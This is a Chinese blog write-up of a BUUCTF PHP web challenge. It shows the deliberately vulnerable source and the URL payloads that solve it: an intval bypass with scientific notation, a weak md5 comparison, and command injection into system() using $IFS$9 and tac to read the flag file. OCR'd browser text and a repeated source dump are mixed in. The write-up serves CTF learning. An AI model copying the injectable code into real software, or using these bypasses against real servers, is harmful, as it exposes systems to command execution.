buuctf-[WUSTCTF2020]朴实无华（小宇特详解）

原创

周星星ZY 于 2022-02-23 16:37:39 发布 50 收藏 1


分类专栏： buuctf 文章标签： php 开发语言 后端

本文链接：https://blog.csdn.net/xhy18634297976/article/details/123093649


buuctf-[WUSTCTF2020]朴实无华（小宇特详解）


1.这里先看题目

2.然后去查看一下robots.txt，看一下爬虫规则。



3.提示是/fAke_f1agggg.php，这里访问并查看f12的网络





这里发现了/fl4g.php的提示，尝试访问

4.访问/fl4g.php，这里如果出现乱码问题请参考我的文章

(1条消息) 如何修复火狐浏览器的乱码问题（最新版）_小宇的web博客-CSDN博客

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);


//level 1
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，
致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}

//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```

去非洲吧

这里进行代码审计

首先是intval函数绕过

```php
if (isset($_GET['num'])){
    $num = $_GET['num'];
    if(intval($num) < 2020 && intval($num + 1) > 2021){
        echo "我不经意间看了看我的劳力士，不是想看时间，只是想不经意间，让你知道我过得比你好.</br>";
    }else{
        die("金钱解决不了穷人的本质问题");
    }
}else{
    die("去非洲吧");
}
```

GET接收num参数，num要小于2020，加1后要大于2021。

这里使用的是科学计数法来进行绕过intval函数

当使用科学计数法来判断num<2020时，11e3会被强制转换为int类型，相当于11,但是当用这种办法来判断+1时，科学计数法就会被解析出来11e3+1就是11001，这样就进行了绕过

payload：

```
/fl4g.php/?num=11e3
```

绕过成功

然后进行md5绕过

```php
if (isset($_GET['md5'])){
   $md5=$_GET['md5'];
   if ($md5==md5($md5))
       echo "想到这个CTFer拿到flag后，感激涕零，跑去东澜岸，找一家餐厅，把厨师轰出去，自己炒两个拿手小菜，倒一杯散装白酒，致富有道，别学小暴.</br>";
   else
       die("我赶紧喊来我的酒肉朋友，他打了个电话，把他一家安排到了非洲");
}else{
    die("去非洲吧");
}
```

这里使用的是md5弱比较，只要找到一个值的MD5值等于他本身

这里我找到了0e2159620

payload：

```
/fl4g.php/?num=11e3&md5=0e215962017
```

最后是get flag

```php
//get flag
if (isset($_GET['get_flag'])){
    $get_flag = $_GET['get_flag'];
    if(!strstr($get_flag," ")){
        $get_flag = str_ireplace("cat", "wctf2020", $get_flag);
        echo "想到这里，我充实而欣慰，有钱人的快乐往往就是这么的朴实无华，且枯燥.</br>";
        system($get_flag);
    }else{
        die("快到非洲了");
    }
}else{
    die("去非洲吧");
}
?>
```


GET传参get_flag，然后不能有空格，会将cat转化为wctf2020

这里的空格的话可以用 `$IFS$9`

先尝试着查看上级目录

payload：


```
/fl4g.php/?num=11e3&md5=0e215962017&get_flag=ls
```



然后这里使用代替cat的是tac，tac是按行倒着显示，最后一行显示在最上面

payload：

```
/fl4g.php?num=11e3&md5=0e215962017&get_flag=tac$IFS$9fllllllllllllllllllllllllllllllllllllllllaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag
```


9de885bc-7edb-497a-be9f-9618a5d21e3d.node4.buuoj.cn:81/fl4g.php?num=11e3&md5=0e215962017&get_flag=tacIFS9fllllllllllll
设置
新标签页
火狐官方站点
新手上路
常用网址
京东商城
移动设备上的书签
$num = $_GET[num];
if(intval($num) < 2020 && intval($num + 1) > 2021){
echo "我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.</br>";
}else{
die("金钱解决不了穷人的本质问题");
}
}else{
die("去非洲吧");
}
//level 2
if (isset($_GET['md5'])){
$md5=$_GET['md5'];
if ($md5==md5($md5))
echo "想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.</br>";
else
die("我赶紧喊来我的酒肉朋友, 他打了个电话, 把他一家安排到了非洲");
}else{
die("去非洲吧");
}
//get flag
if (isset($_GET['get_flag'])){
$get_flag = $_GET['get_flag'];
if(!strstr($get_flag," ")){
$get_flag = str_ireplace("cat", "wctf2020", $get_flag);
echo "想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.</br>";
system($get_flag);
}else{
die("快到非洲了");
}
}else{
die("去非洲吧");
}
?>
我不经意间看了看我的劳力士, 不是想看时间, 只是想不经意间, 让你知道我过得比你好.
想到这个CTFer拿到flag后, 感激涕零, 跑去东澜岸, 找一家餐厅, 把厨师轰出去, 自己炒两个拿手小菜, 倒一杯散装白酒, 致富有道, 别学小暴.
想到这里, 我充实而欣慰, 有钱人的快乐往往就是这么的朴实无华, 且枯燥.
flag{4229fc6a-318f-4445-afe3-31501e59cf23}